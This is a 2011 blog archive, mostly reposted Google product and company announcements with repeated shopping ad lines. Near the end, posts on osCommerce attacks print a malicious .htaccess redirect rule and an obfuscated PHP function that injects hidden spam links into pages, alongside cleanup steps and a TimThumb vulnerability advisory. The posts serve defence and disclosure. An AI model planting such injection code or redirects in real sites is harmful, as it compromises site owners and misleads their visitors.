Tuesday, August 30, 2011

Google News Free calls home from Gmail for all U.S. service members

We understand that it’s not always easy or affordable for our troops serving overseas to call friends and family at home, so starting today we’re making it completely free for all uniformed military personnel with valid United States Military (.mil) email addresses to call the United States, right from Gmail.

There are two easy steps to enable free calling from Gmail (detailed instructions):
Add your valid .mil email address to your Google Account


Click on the Call phone link at the top of the Gmail chat roster and install the
voice and video Gmail plugin if you haven’t already.

And don’t forget that for friends and family at home in the U.S., calling troops abroad is as little as $.02/minute.

Similar to free calling within the U.S., free calling to the U.S. for service members will be available for at least the rest of 2011.

We recognize and appreciate the sacrifices U.S. troops make when they serve abroad, and we’re proud to help make it a little bit easier for them to stay connected and hear a familiar voice.

Official Google Blog: Free calls home from Gmail for all U.S. service members


Up to 50% Off Swim


New: Kitchen & Housewares Shop - visit Barnes & Noble.com today!

Friday, August 26, 2011

Another look under the hood of search

Over the past few years, we’ve released a series of blog posts to share the methodology and process behind our search ranking, evaluation and algorithmic changes. Just last month, Ben Gomes, Matt Cutts and I participated in a Churchill Club event where we discussed how search works and where we believe it’s headed in the future.

Beyond our talk and various blog posts, we wanted to give people an even deeper look inside search, so we put together a short video that gives you a sense of the work that goes into the changes and improvements we make to Google almost every day. While an improvement to the algorithm may start with a creative idea, it always goes through a process of rigorous scientific testing. Simply put: if the data from our experiments doesn’t show that we’re helping users, we won’t launch the change.

In the world of search, we’re always striving to deliver the answers you’re looking for. After all, we know you have a choice of a search engine every time you open a browser. As the Internet becomes bigger, richer and more interactive it means that we have to work that much harder to ensure we’re unearthing and displaying the best results for you. Official Google Blog: Another look under the hood of search

Up to 50% Off Swim 

Food for (green) thought

This is the second in a short series of posts and videos spotlighting our efforts to make Google greener. In this post, we give you a glimpse at our sustainable food programs. -Ed.

When it comes to eating sustainably, it’s about more than being organic, grass-fed or cage-free. Through our food program, we delight and support Googlers as well as uphold our company’s health and environmental values. And it’s a job we relish, because food is such a defining part of our unique culture. Our cafes and microkitchens help spark greater innovation and collaboration, allowing different teams to come together to share ideas, problem-solve or just get to know each other better over lunch or a mid-morning snack.

As part of Google’s Food Team, we serve roughly 50,000 healthy and delicious meals every day at nearly 100 cafes around the world—and strive to apply sustainable food principles to all the cafes we operate. We aim to source food that’s as local, seasonal and organic as possible. This helps us prevent artificial additives, pesticides and hormones from entering Google’s food supply—whether that means sourcing our eggs from cage-free chickens or using steroid- and antibiotic-free poultry. It’s fresher, and it tastes better!

Through Google’s Green Seafood Policy, we’ve established guidelines to help ensure that (whenever and wherever possible) we purchase species caught locally from independently managed fisheries that use environmentally responsible catch practices. At our Mountain View headquarters, where we benefit from our proximity to the ocean and local agriculture, we’ve been able to establish close relationships with several local, independent farmers and fishermen. We see firsthand how they raise and harvest their stock, and what sustainable catch methods they use. Much of our Mountain View produce (nearly half of which is organic) comes from farms in California, and our seafood comes from within 200 miles. Many of our campuses also have edible gardens that empower green-thumbed Googlers to grow herbs for their own cooking.

Because optimal eating habits extend beyond the walls of our offices, we’re committed to helping Googlers make the most informed choices possible as part of a healthy lifestyle. We want to not only become the healthiest workforce, but also make it easier for employees to take Google’s sustainable food values home to share with friends and family. Many of our offices in the U.S. offer Community Supported Agriculture (CSA) programs where Googlers can buy fresh, seasonal produce directly from local farms that’s delivered right to campus. In Mountain View, we also recently launched the Google Green Grocer program, where Googlers can order the same high-quality, sustainably sourced seafood, meat and eggs they already enjoy in our cafes, while supporting local community fisheries and farms.

We also pay very close attention to how we manage and reduce waste from our food program. Most employees use non-disposable dishware, and all of our grab-and-go containers are compostable. We have recycling and composting bins throughout many of our offices worldwide, and 20 percent of food waste from our cafes is recycled. In fact, organic food waste from our cafes in Europe, the Middle East and Africa is recycled to help produce bio-diesel or electricity. In some of our U.S. offices, any untouched, edible food is donated to local shelters, and the rest is put to use as compost.

Through our our cafes, microkitchens, edible gardens and community-supported food programs, we’re connecting Googlers to sustainable values on a daily basis. The more we care about what happens to the food on our plates and where it comes from, the more it can improve our health, our local economies and the environment.

Official Google Blog: Food for (green) thought


Wednesday, August 24, 2011

Google Lets You Find Music More Easily With Rich Snippets

A seemingly minor update that Google is rolling out today should delight music fans. The search giant now includes rich snippets for songs within the results pages when you search for a musician or band.

If this sounds familiar, it's because Google has already implemented rich snippets for things like videos, reviews and event information. This enables people using the search engine to see at a glance whether the pages include the content they're seeking.

Rich snippets are implemented using a special markup schema that defines a few characteristics about the content. As with other rich snippets, site owners can opt to activate these audio clips by utilizing the proper markup when embedding audio tracks into a page. The markup identifies the content as a song and lets the site owner define things like its title, artist and duration.

Google, especially its YouTube subsidiary, has long been used by people to find music.
Last year, three of the top ten fastest-rising searches in the world were musical artists (Justin Bieber, Nicki Minaj and Katy Perry) and the search volume for phrases like "song" and "mp3 download" have grown steadily over the years.

When users encounter a search result containing a rich snippet, they can't listen to the song right from the results page, but can click its title and be taken directly to that track within the original Web page.


Google has partnered with a few music sites to roll out rich audio snippets, including Rhapsody, ReverbNation and MySpace.

Up to 50% Off Swim  

Panoramio Groups: Join a photo community to match your interests

Google's photo services regained prominence this year when Google Plus rolled in Picasa as the natural choice for hosting photos shared on the social network. But Panoramio, Google's less well-known photo service based on location data, is making moves as well.

Google has just announced Panoramio Groups for sharing photos with likeminded people. There's a directory for existing groups, and anybody can create a new one. Groups are a fundamental building block of a social network, and Panoramio has joined that club.

Panoramio is a photo-sharing network built around a different purpose than the rest. It's held together by meticulous tagging and location data, making it thoroughly searchable, and it revolves around the notions of places and exploration, rather than just the capturing of moments. It has the kinds of data that let Google implement it in Google Maps and Google Earth as a layer, and its users contribute to the photo mosaics in Street View.


We've covered Panoramio's role in Google's location-powered photo services as competition for Photosynth, Microsoft's effort to stitch together photos into 3D places and build them into Bing Maps. Panoramio's role in Google Maps and Google Earth is one of providing personal color and context to a place. This is a rather different kind of photo sharing than the kind that organizes snapshots into galleries. Some new apps, such as Trover, take this same approach to photos as ways of exploring places. Panoramio's groups will bring an element of collaboration to the adventure.

Up to 50% Off Swim

New: Kitchen & Housewares Shop - visit Barnes & Noble.com today!

Doing more with the +1 button, more than 4 billion times a day

In June we launched the +1 button for websites, making it easier to recommend content across the web. In July, the +1 button crossed 2 billion daily views, and we also made it a lot faster. Today the +1 button appears on more than a million sites, with over 4 billion daily views, and we're extremely excited about this momentum.

It's just the beginning, however, and today we're launching two more features that make +1 buttons more useful for users and publishers alike.

Sharing with your circles on Google+
Clicking the +1 button is a great way to highlight content for others when they search on Google. But sometimes you want to start a conversation right away—at least with certain groups of friends. So beginning today, we're making it easy for Google+ users to share webpages with their circles, directly from the +1 button. Just +1 a page as usual and look for the new "Share on Google+" option. From there you can comment, choose a circle and share.


The new +1 button on Rotten Tomatoes
+Snippets When you share content from the +1 button, you’ll notice that we automatically include a link, an image and a description in the sharebox. We call these "+snippets," and they're a great way to jumpstart conversations with the people you care about.

Of course: publishers can benefit from +snippets as well. With just a few changes to their webpages, publishers can actually customize their +snippets and encourage more sharing of their content on Google+. More details are available on the Google Webmaster blog.

We're rolling out sharing and +snippets globally over the next week, but if you’d like to try the new +1 button now, you can join our Google+ Platform Preview. Once you're part of the Preview, just visit a site with the +1 button (like Rotten Tomatoes) and +1 the page. Thanks for all of your feedback so far, and stay tuned for more features in the weeks and months ahead! More..........Doing more with the +1 button, more than 4 billion times a day


Up to 50% Off Swim
New: Kitchen & Housewares Shop - visit Barnes & Noble.com today!

Friday, August 19, 2011

Google News: An accessibility survey for blind users

These days, we rely on the Internet to keep us informed and in touch, yet our experience of the web is filtered through the tools we use to access it. The devices and technologies we choose, and our decisions about when we upgrade those tools, can affect how we interact with the web and with whom we are able to communicate.

In July, I attended the annual conference held by the American Council of the Blind (ACB). I was struck by something I heard from people there: their experience using the web was very different from mine not because they were blind, but because the technology and web tools available to them were unlike the ones available to me, as a sighted person. While the Internet provides many benefits to modern society, it has also created a unique set of challenges for blind and low-vision users who rely on assistive technologies to use the web. We’re committed to making Google’s products more accessible, and we believe the best way to understand the accessibility needs of our users is to listen to them.

This week, we’re announcing a survey that will help us better understand computer usage and assistive technology patterns in the blind community. Over the past three months, we’ve worked closely with the ACB to develop a survey that would give us a greater understanding of how people choose and learn about the assistive technologies they use. This survey will help us design products and tools that interact more effectively with assistive technologies currently available to the blind community, as well as improve our ability to educate users about new features in our own assistive technologies, such as ChromeVox and TalkBack.

The survey will be available through mid-September on the ACB's website and by phone. We encourage anyone with a visual impairment who relies on assistive technologies to participate; your input will help us offer products that can better suit your needs. For details, visit www.acb.org/googlesurvey.
 

An accessibility survey for blind users

Up to 50% Off Swim
New: Kitchen & Housewares Shop - visit Barnes & Noble.com today!

Thursday, August 18, 2011

Google News: Rain or shine, see the weather in Google Maps

Whether you’re organizing a trip overseas or a picnic at a local park, knowing the weather forecast is a crucial part of the planning process. Today, Google adding a weather layer on Google Maps that displays current temps and conditions around the globe, and will hopefully make travel and activity planning easier.

To add the weather layer, hover over the widget in the upper right corner of Google Maps and select the weather layer from the list of options. When zoomed out, you’ll see a map with current weather conditions from weather.com for various locations, with icons to denote sun, clouds, rain and so on. You can also see cloud coverage, thanks to our partners at the U.S. Naval Research Lab. And, if you look closely, you can also tell if it’s day or night around the world by sun and moon icons.

Enabling the weather layer also gives you an instant weather report for friends and family living around the world. For example, it looks like my family in London isn’t experiencing the best summer weather right now:


Weather near London, UK
 
Clicking on the weather icon for a particular city will open an info window with detailed data like current humidity and wind conditions, as well as a forecast for the next four days. Below is the upcoming forecast for my location in wintertime Sydney, which seems to have the similar weather as London!


Weather near Sydney, Australia in satellite view

Changing the units of wind speed (Mph/KMph/Mps) and temperature (F/C), and enabling or disabling the clouds (when you’re zoomed out), can also be done from the left-hand panel.


Weather left hand panel

Get started now and check out the weather layer here.

Official Google Blog: Rain or shine, see the weather in Google Maps


Up to 50% Off SwimNew: Kitchen & Housewares Shop - visit Barnes & Noble.com today!

Google News: Magnifier: Taking a closer look at great music

Three months ago at Google I/O we launched Music Beta, a service that lets you upload your personal music collection to the cloud and listen to it on the web or your Android phone or tablet. Since the beginning, our goal has been to help you fall in love with your music all over again, and now we’re taking that idea one step further.

Today we introduced Magnifier, a new music discovery site that will keep your collection growing. Magnifier will feature great music and the people who make it, including videos of live performances, interviews with artists, explorations of different musical genres and free songs that you can add to your Music Beta collection.

The featured artist on Magnifier this week is Grammy-nominated indie rock band My Morning Jacket. We’re giving away two of their tracks to Music Beta users, one of which is an exclusive to Magnifier: a live performance of “The Day is Coming.” To get these free tracks and hundreds of other songs in our Free Song Archive, you need a Music Beta by Google account (if you don’t have an account, request an invitation). Head over to Magnifier, find the songs you want, click on the “Add free music” buttons and the tracks will be instantly added to your library in Music Beta.

Stop by Magnifier regularly to get the free Song of the Day and reignite your passion for music.

Official Google Blog: Magnifier: Taking a closer look at great music


Up to 50% Off Swim
New: Kitchen & Housewares Shop - visit Barnes & Noble.com today!

Street View goes to the Amazon

With Google Street View, you can do amazing things such as hike around Stonehenge or even ski down Whistler’s slopes—all without leaving home. Soon, you’ll be able to float down the Amazon and Rio Negro Rivers of northwest Brazil and experience some of the most remote and biodiverse areas in the world.

A few members of our Brazil and U.S. Street View and Google Earth Outreach teams are currently in the Amazon rainforest using our Street View technology to capture images of the river, surrounding forests and adjacent river communities. In partnership with the Foundation for a Sustainable Amazon (FAS), the local non-profit conservation organization that invited us to the area, we’re training some of FAS’s representatives on the imagery collection process and leaving some of our equipment behind for them to continue the work. By teaching locals how to operate (Image of the Tumbira Community )these tools, they can continue sharing their points of view, culture and ways of life with audiences across the globe.

We’ll pedal the Street View trike along the narrow dirt paths of the Amazon villages and maneuver it up close to where civilization meets the rainforest. We’ll also mount it onto a boat to take photographs as the boat floats down the river. The tripod—which is the same system we use to capture imagery of business interiors—will also be used to give you a sense of what it’s like to live and work in places such as an Amazonian community center and school.

Image of the Tumbira community in the Rio Negro Sustainable Development Reserve
In this first phase of the project, the Google and FAS teams will visit and capture imagery from a 50km section of the Rio Negro River, extending from the Tumbira community near Manaus—the capital of the state of Amazonas—to the Terra Preta community. We’ll then process the imagery of the river and the communities as usual, stitching the still photos into 360-degree panoramics.

For many outdoor enthusiasts, travelers and environmentalists, this creates an opportunity to experience the wonders of the Amazon, which will be accessible in a way they’d previously only dreamed about. We’re honored to work with FAS on this project to bring the Amazon online for those who can’t visit in person, and help our partners share with the world the unique stories of its inhabitants and the beauty of this place they call home.

Official Google Blog: Street View goes to the Amazon


Up to 50% Off Swim
New: Kitchen & Housewares Shop - visit Barnes & Noble.com today!

Google News: Building a healthier, greener Google

When it comes to greening our office buildings, we apply the same focus that we use for any of our products: put the user first. We want to create the healthiest work environments possible where Googlers can thrive and innovate. From concept through design, construction and operations, we create buildings that function like living and breathing systems by optimizing access to nature, clean air and daylight.

Since I arrived at Google in 2006, I’ve been part of a team working to create life-sustaining buildings that support the health and productivity of Googlers. We avoid materials that contain volatile organic compounds (VOCs) and other known toxins that may harm human health, so Googlers don’t have to worry about the air they’re breathing or the toxicity of the furniture, carpet or other materials in their workspaces. We also use dual stage air filtration systems to eliminate particulates and remaining VOCs, which further improves indoor air quality.

Since building materials don’t have ingredient labels, we’re pushing the industry to adopt product transparency practices that will lead to real market transformation. In North America, we purchase materials free of the Living Building Challenge Red List Materials and EPA Chemicals of Concern, and through the Pharos Project we ask our suppliers to meet strict transparency requirements.

We also strive to shrink our environmental footprint by investing in the most efficient heating, cooling and lighting systems. Throughout many of our offices, we’ve performed energy and water audits and implemented conservation measures to develop best practices that are applied to our offices worldwide. To the extent possible, we seek out renewable sources for the energy that we do use. One of the earliest projects I worked on at Google involved installing the first solar panels on campus back in 2007. They have the capacity to produce 1.6 megawatts of clean, renewable electricity for us, which supplies about 30 percent of our peak energy use on the buildings they cover.

With a little healthy competition, we’ve gotten Google’s offices around the world involved in greening our operations. Our internal Sustainable Pursuit program allows teams to earn points based on their office’s green performance—whether it’s through green cleaning programs, water efficiency or innovative waste management strategies. We use Google Apps to help us track progress toward our goals—which meet or exceed the U.S. Green Building Council’s LEED standards—and share what we’ve learned among our global facilities teams.

We’re proud of our latest LEED Platinum achievement for the interior renovation of an office building at the Googleplex. While we have other LEED Platinum buildings in our portfolio, it’s a first for our headquarters and a first for the City of Mountain View. The interior renovation was designed by Boora Architects and built by XL Construction, using healthy building materials and practices. In fact, we now have more than 4.5 million square feet of building space around the world on deck to earn LEED Certification.

Looking ahead, our team will have many more opportunities to redefine how we green our buildings and workspaces. It’s a win for Googlers, our business and the environment.

Official Google Blog: Building a healthier, greener Google


Up to 50% Off Swim
New: Kitchen & Housewares Shop - visit Barnes & Noble.com today!

Wednesday, August 17, 2011

The evolution of sitelinks: expanded and improved

When you’re searching, you often have a specific task in mind, like figuring out which exhibits are showing at a nearby museum. Despite this narrow goal, people often start with a broad query, like [metropolitan museum of art], with no mention of exhibits. For these searches, the first result may include a list of links to specific sections of the site, which are called “sitelinks.” Today, we’re launching several improvements to sitelinks, including the way they look and are organized in search results.
Sitelinks before today’s changes

Sitelinks have been around for a while, but when we first launched them years ago, they were much more limited—a single row of just four links:
It turns out that sitelinks are quite useful because they can help predict which sections of the site you want to visit. Even if you didn’t specify your task in the query, sitelinks help you quickly navigate to the most relevant part of the site, which is particularly handy for large and complex websites. Sitelinks can also give you a good overview of a website's content, and let webmasters expose areas of the site that visitors may not know about.

As it became clear how valuable sitelinks were, we continued to improve their appearance and quality. We rearranged them into a column of links to make them easier to read. We doubled the number of links, creating direct access to more of the site. We started showing sitelinks for more results and we continuously made improvements to the algorithms that generate and rank the links. With each of these changes, people used sitelinks more and more.

That brings us to today’s launch. Sitelinks will now be full-size links with a URL and one line of snippet text—similar to regular results—making it even easier to find the section of the site you want. We’re also increasing the maximum number of sitelinks per query from eight to 12.
 Improved sitelinks with URLs and snippet text

In addition, we’re making a significant improvement to our algorithms by combining sitelink ranking with regular result ranking to yield a higher-quality list of links. This reduces link duplication and creates a better organized search results page. Now, all results from the top-ranked site will be nested within the first result as sitelinks, and all results from other sites will appear below them. The number of sitelinks will also vary based on your query—for example, [museum of art nyc] shows more sitelinks than [the met] because we’re more certain you want results from www.metmuseum.org.

These changes will be rolling out globally over the next few days in all supported languages to anyone using a modern browser, such as Chrome, Firefox or IE 7 and above. We hope these changes make it easier and faster for you to reach the information you need.

Official Google Blog: The evolution of sitelinks: expanded and improved


Up to 50% Off Swim
New: Kitchen & Housewares Shop - visit Barnes & Noble.com today!

Monday, August 15, 2011

HTC and Samsung: “Dear Google, we have patents too.”

In Google’s Official Blog, Larry Page, Google CEO says:
Our acquisition of Motorola will increase competition by strengthening Google’s patent portfolio, which will enable us to better protect Android from anti-competitive threats from Microsoft, Apple and other companies.
Note to Larry Page:
HTC has those S3 patents that Apple is found to be infringing upon and Samsung is suing/countersuing Apple for patent infringement. Buy them too, and Google would have more in its patent arsenal.


Up to 50% Off Swim
New: Kitchen & Housewares Shop - visit Barnes & Noble.com today!


RH – 131 Passes FCC. What is it?

We’ve brought you stories regarding other phones that have been found on the FCC’s site. I found this the other day, but didn’t really think much of it. I’ve decided today that maybe one of our readers can help me identify what this is. It’s the only image found on the FCC page. 


Never before have i seen a device with the model naming RH-xxx, only RM-xxx and RX-xxx. The RM models have typically been for Mobile Handsets eg. N8, 5800 etc., while the RX scheme has been used for Mobile Computers eg. N900 and the Nokia Booklet. However, after some searching, I uncovered that RH-xxx is actually the scheme used in several phones already, but with very low end specs, eg. Nokia 6230.

I’ve read through the documents on the page and it appears it may be one of the China variants. From what I’ve read and understood:

- Dual Band GSM (850/1900)
- Single Sim
- BL-5CB Battery (800 mAh)
- Bluetooth
- Not sure about WLAN (FCC report includes it, yet no equipment number)
- Standard AC-3E charger
- Standard 3.5mm headphone socket
- Expandable MicroSD Memory (Just a guess based on the above image)
- Dimensions: 330 x 16 x 12
- Not sure about boasting a camera as FCC doesn’t need to include this info. However, the image above suggests it may. (The purple square).

Here’s the link to the FCC if anyone can uncover any more information. Click Here

Know what phone this variant is of ? Have any ideas about a future device it may be ? Seen anything on FCC ? Drop us a comment about it below. You never know, it may lead to an entire post like Oho.

Up to 50% Off Swim
New: Kitchen & Housewares Shop - visit Barnes & Noble.com today!

Supercharging Android: Google to Acquire Motorola Mobility

Since its launch in November 2007, Android has not only dramatically increased consumer choice but also improved the entire mobile experience for users. Today, more than 150 million Android devices have been activated worldwide—with over 550,000 devices now lit up every day—through a network of about 39 manufacturers and 231 carriers in 123 countries. Given Android’s phenomenal success, we are always looking for new ways to supercharge the Android ecosystem. That is why I am so excited today to announce that we have agreed to acquire Motorola.

Motorola has a history of over 80 years of innovation in communications technology and products, and in the development of intellectual property, which have helped drive the remarkable revolution in mobile computing we are all enjoying today. Its many industry milestones include the introduction of the world’s first portable cell phone nearly 30 years ago, and the StarTAC—the smallest and lightest phone on earth at time of launch. In 2007, Motorola was a founding member of the Open Handset Alliance that worked to make Android the first truly open and comprehensive platform for mobile devices. I have loved my Motorola phones from the StarTAC era up to the current DROIDs.


Up to 50% Off Swim
New: Kitchen & Housewares Shop - visit Barnes & Noble.com today!

Sunday, August 14, 2011

Supporting accessibility at CSUN

This week we’ll be at the 26th annual CSUN International Technology & Persons with Disabilities Conference to talk with users and accessibility experts about how to make Google products more accessible to people with disabilities. Google’ll also give a talk on the current state of accessibility for our products.
Google've been working in this space for a while, launching features such as captions on YouTube, applications such as WalkyTalky and Intersection Explorer on Android (so people can use Google Maps eyes-free) and building easy-to-navigate, accessible Google search pages to work smoothly with adaptive technologies.
Google have more to do. At CSUN 2011, Google looking forward to more insights about how to make Android, Chrome and Google Apps better enabled for people who rely on assistive technologies like screen readers. If you’re attending and are interested in participating in our focus groups there, please fill out our survey by 9pm PST today, Tuesday, March 15.

To see an overview of the accessibility features of Google products today, visit google.com/accessibility.
Google launching an updated version of this site later today to make it easier for visitors to find information on using our products, and for developers and publishers to learn how to develop accessible products on our platforms. While you’re there, please give feedback to Google on what we can do better to make our products more accessible. Official Google Blog: Supporting accessibility at CSUN
Up to 50% Off Swim
New: Kitchen & Housewares Shop - visit Barnes & Noble.com today!

Saturday, August 13, 2011

Games in Google fun that fits your schedule

Inside you’ll find a few decks of cards, two decades’ worth of board games and a Twister mat for those times when we’re feeling limber. Playing games is a great way for us to spend quality time with each other (and a little healthy competition never hurt anyone either).

Today adding games to Google+. With the
Google+ project, we want to bring the nuance and richness of real-life sharing to the web. But sharing is about more than just conversations. The experiences we have together are just as important to our relationships. We want to make playing games online just as fun, and just as meaningful, as playing in real life.

That means giving you control over when you see games, how you play them and with whom you share your experiences. Games in Google+ are there when you want them and gone when you don’t.

Official Google Blog: Games in Google+: fun that fits your schedule

Up to 50% Off Swim


New: Kitchen & Housewares Shop - visit Barnes & Noble.com today!

Helping publishers get the most from display advertising with Admeld

It’s now clear that investments in new technologies, new ad formats and improved buying and selling processes are helping to grow the display advertising pie. This benefits publishers who make more money from display ads, users who receive free ad-funded content and marketers who are able to grow their businesses online.

However, we often hear from major website publishers that ad management today is still mind-numbingly complicated and inefficient. We’ve been investing in our publisher tools to try and improve this landscape and have made great progress, but we think we can do even better. To help major publishers get the most out of the rapidly changing and growing display ad landscape, we’ve signed an agreement to acquire Admeld, a New York-based yield optimization firm.
Official Google Blog: Helping publishers get the most from display advertising with Admeld

Introducing Google Public DNS

When you type www.wikipedia.org into your browser's address bar, you expect nothing less than to be taken to Wikipedia. Chances are you're not giving much thought to the work being done in the background by the Domain Name System, or DNS.

Today, as part of our ongoing effort to make the web faster, we're launching our own public DNS resolver called Google Public DNS, and we invite you to try it out.
 

Introducing Google Public DNS

Official Google Blog: Google Apps highlights

A couple weeks ago we began rolling out a visual refresh to Gmail and Google Calendar, which is consistent with design changes happening across many other Google products. The idea is to make the interfaces even more focused, elastic and effortless. If you’d like to see the new look, you can try it out in Gmail and Google Calendar now.

Official Google Blog: Google Apps highlights – 8/12/2011

This week we have news from the Gmail and Google Docs teams, which both made interface changes to streamline how you use those applications. We also introduced some new keyboard shortcuts and made improvements to spreadsheet charts and functions.

New preview pane in Gmail Labs:
The Gmail team has heard requests from many of you for an inbox preview pane, and last Thursday we introduced this option as a Gmail Lab. Now you can quickly scroll through a list of messages and see their contents, marking mail as “read” as you go. Once you enable this feature from the Labs area in Settings, you can choose between a vertical or horizontal split in your Gmail window. Read More....

Official Google Blog: When patents attack Android

I have worked in the tech sector for over two decades. Microsoft and Apple have always been at each other’s throats, so when they get into bed together you have to start wondering what's going on. Here is what’s happening:

Android is on fire. More than 550,000 Android devices are
activated every day, through a network of 39 manufacturers and 231 carriers. Android and other platforms are competing hard against each other, and that’s yielding cool new devices and amazing mobile apps for consumers. Official Google Blog: When patents attack Android

Official Google Blog: Adapting AdWords for time-strapped small businesses

Friday, August 12, 2011

How to Back Up Your Blogger Blog

You can export your blog into a downloadable file that you save on your computer hard drive. Should anything happen to your Blogger blog, or should you want to move your blog posts to a new blogging format (such as WordPress), you can upload this file into your new blog. But most importantly, use the export feature as a way to save and backup your posts. Do it regularly– Blogger will only download what is already written on your blog at that present time; it will not automatically save and store any future posts you write.

1. Log in to your Blogger blog.

2. Go to “Settings” and “Basic.”

3. Look for “Blog Tools” (first in line on the page there).

4. Click “Export blog.”

5. Click “Download Blog.”

The download window will appear and you can store a copy of your blog on your hard drive.

Thursday, August 11, 2011

BenQ launches E2200HD in India

BenQ corp has launched the first 22 inch or so to say 21.5 inch 1080p Full HD LCD monitor. The monitor is equipped with a 1920 x 1080 pixel resolution with 300 cd/m2 brightness. It comes with VGA and HDMI inputs with a headphone jack.

The LCD has a 16:9 aspect ratio and has a 10,000:1 contrast ratio.

The E2200HD comes with integrated speakers and can render content from STBs, camcorders and DVD players. The LCD Monitor will be available for only Rs. 13,500 which is a pretty neat price for what you are getting.

Gud News from Nokia S40

Today we are happy to announce the public beta release of WhatsApp Messenger for the Nokia S40 platform. You can download it by visiting http://www.whatsapp.com/s40/ from your Nokia S40 phone (we are only supporting Nokia C3-00 and Nokia X2-01 phones at the moment, but we plan to add support for more S40 devices in the future)

As with any beta software, we need your help finding and reporting bugs – so please email s40-support at whatsapp dot com if you run into any problems with WhatsApp Messenger on your Nokia S40 phone. You can also contact us directly from the app via Options > About > Contact (that is preferred method when reporting bugs)

Please keep in mind that the product is still in beta and has limited functionality when it comes to multi-media or group chat. We plan to continue development efforts to further improve the application by fixing existing bugs and adding new features. Stay tuned…a

Wednesday, August 10, 2011

Continuing attacks against osCommerce sites

If you’re using osCommerce, the first thing you have to do is to install the latest version. Second, remove the file_manager.php file and then rename your admin directory to something else: login via FTP or SSH(recommended) to do so:

ftp> delete admin/file_manager.php
ftp> rename admin admin-random-folder-name
ftp> cd admin-random-folder-name/includes
ftp> get configure.php 

Once you do that, modify your configure.php to point the admin folder to the new location.

define(‘DIR_WS_ADMIN’, ‘/admin-random-folder-name/’);
define(‘DIR_FS_ADMIN’, DIR_FS_DOCUMENT_ROOT . DIR_WS_ADMIN);  

If you can, also restrict access to the admin directory to just a few IP addresses (via .htaccess):

deny from all
allow from 

Next step is to remove the malicious entry from the .htaccess file, which generally looks like this:

RewriteEngine On
RewriteCond %{HTTP_REFERER} .*google.* [OR]
RewriteCond %{HTTP_REFERER} .*ask.* [OR]
RewriteCond %{HTTP_REFERER} .*yahoo.* [OR]
..
RewriteRule ^(.*)$ http://devisionnetwork.ru/suomi/index.php [R=301,L] 

Make sure to look for backdoors – scripts that would allow the attackers access back to your site
As far as the attacks go, they’re being managed by at least two IP addresses (91.204.48.37 and 94.103.151.195).

Attacks against osCommerce sites – Spam / google_analytics_obh

After all the latest osCommerce malware (div_colors, nt07.in, CreateCSS, willysy.com, etc), we’re seeing an old attack reemerging in full force, and compromising thousands of sites.

The attack is the “__google_analytics_obh” that add hidden links (for Blackhat SEO spam) to the sites. It has been happening for a while, but for the last few days, it just grew in mass scale.


This is what shows up on a compromised site:
<!–4566d6815c68357b60bb1–><div style="position:absolute; left:324px; top: -100px;"><a href="http://www.gamedak.com/">online games</a></div><!–/4556d684abc4d1b60bb1–>

These hidden links are generated from a base64_decode piece at the top of the PHP files:

<?php // 24d684abc4d11125c68357b60bb3aa0b
if (!function_exists(‘__google_analytics_obh’)){
function __google_analytics_obh ($c){
$i = base64_decode(‘PCEtLTI0ZDY4NGFiYzRkMTExMjVjN..’);
$tmpdir = getenv(‘TMP’);
if (empty($tmpdir)) $tmpdir = getenv(‘TEMP’);
if (empty($tmpdir)) $tmpdir = getenv(‘TMPDIR’);
$pgid = @$_SERVER['REQUEST_URI'];
if (empty($pgid)) $pgid = __FILE__;
$f = $tmpdir.md5(’42:)’.$pgid);
if (!file_exists($f))
{
$pos = mt_rand(0, 10) / 10;
file_put_contents($f, $pos);
}
else $pos = file_get_contents($f);
$c2 = strtolower($c);
$tags = array(‘</p>’, ’</div>’, ’</table>’);
$injpos = strpos($c2, ’</body>’) or strlen($c);
$p = round($injpos * $pos);
if ($p < 0) $p = 0; if ($p > $injpos) $p = $injpos;
foreach ($tags as $tag) {
$t = strpos($c2, $tag, $p);
if ($t)
{
$injpos = $t + strlen($tag);
break;
}
}
return substr($c, 0, $injpos) . $i . substr($c, $injpos);
}
@ob_start(__google_analytics_obh);
}
The spam links are changing on each site, sometimes pointing to online game stores, Pharma, and all types of sites (including a spam link to http://192–168–1–1.info/, with the keyword 192.168.1.1).

Why are the attackers focusing on spam and not on malware? Probably because they are harder to detect and can provide some valuable PR (page rank) to their other sites. Specially if they are also in the SEO business and selling that to their clients.

Leav us your thoughts and comments below.

Vulnerability Found in timthumb.php

Vulnerability in a popular image resizing library called TimThumb, which is used in many WordPress themes and plugins. The vulnerability was first reported by Mark Maunder in a post on his blog, and has been confirmed by the author of TimThumb.

The vulnerability allows third parties to upload and execute arbitrary PHP code in the TimThumb cache directory. Once the PHP code has been uploaded and executed, your site can be compromised however the attacker likes.

We recommend deleting timthumb.php or thumb.php if your site will work without them. If the file exists in a theme or plugin that you’re no longer using you may want to remove the entire theme or plugin directory. After you remove the TimThumb library make sure you check that your site is still working correctly.

If you must use TimThumb please make sure to update the file with the latest version and remember to check the TimThumb site regularly for updates. You should also set ALLOW_EXTERNAL to false and find the $allowedSites array inside the file and remove the domain names to prevent remote file downloading.
Make sure this constant is set to false: define( 'ALLOW_EXTERNAL', false );


Before: $allowedSites = array ( 'flickr.com', 'picasa.com', 'img.youtube.com', 'upload.wikimedia.org', );


After: $allowedSites = array();

Theme and plugin authors should use the built-in WordPress functions such as add_image_size
to resize images.

Tuesday, August 9, 2011

Are female web hosting users better with tech than men?

The battle of the sexes is perhaps something that is notable in many industries, including the web hosting world. A recent poll has indicated that women are better at dealing with technology than men.

This is because of their patience and superior listening skills, according to the research, which looked at 75,000 calls to the helpline between September and October 2009. Women spend on average 32 per cent longer on the phone than men, but males are nearly twice as likely to call back, the study found.

Almost two-thirds (64 per cent) of men who call the Gadget Helpline admit that they have not actually read the instruction manual, compared to just 24 per cent of women.

In another comparison between the sexes, close to a fifth (17 per cent) of females will call with a gadget that actually works perfectly well but ask if they are doing the right thing, while just nine per cent of males do the same thing.

Over one in ten (12 per cent) male customers just needed to plug in or turn on their appliance, while this was the case with only seven per cent of female callers.

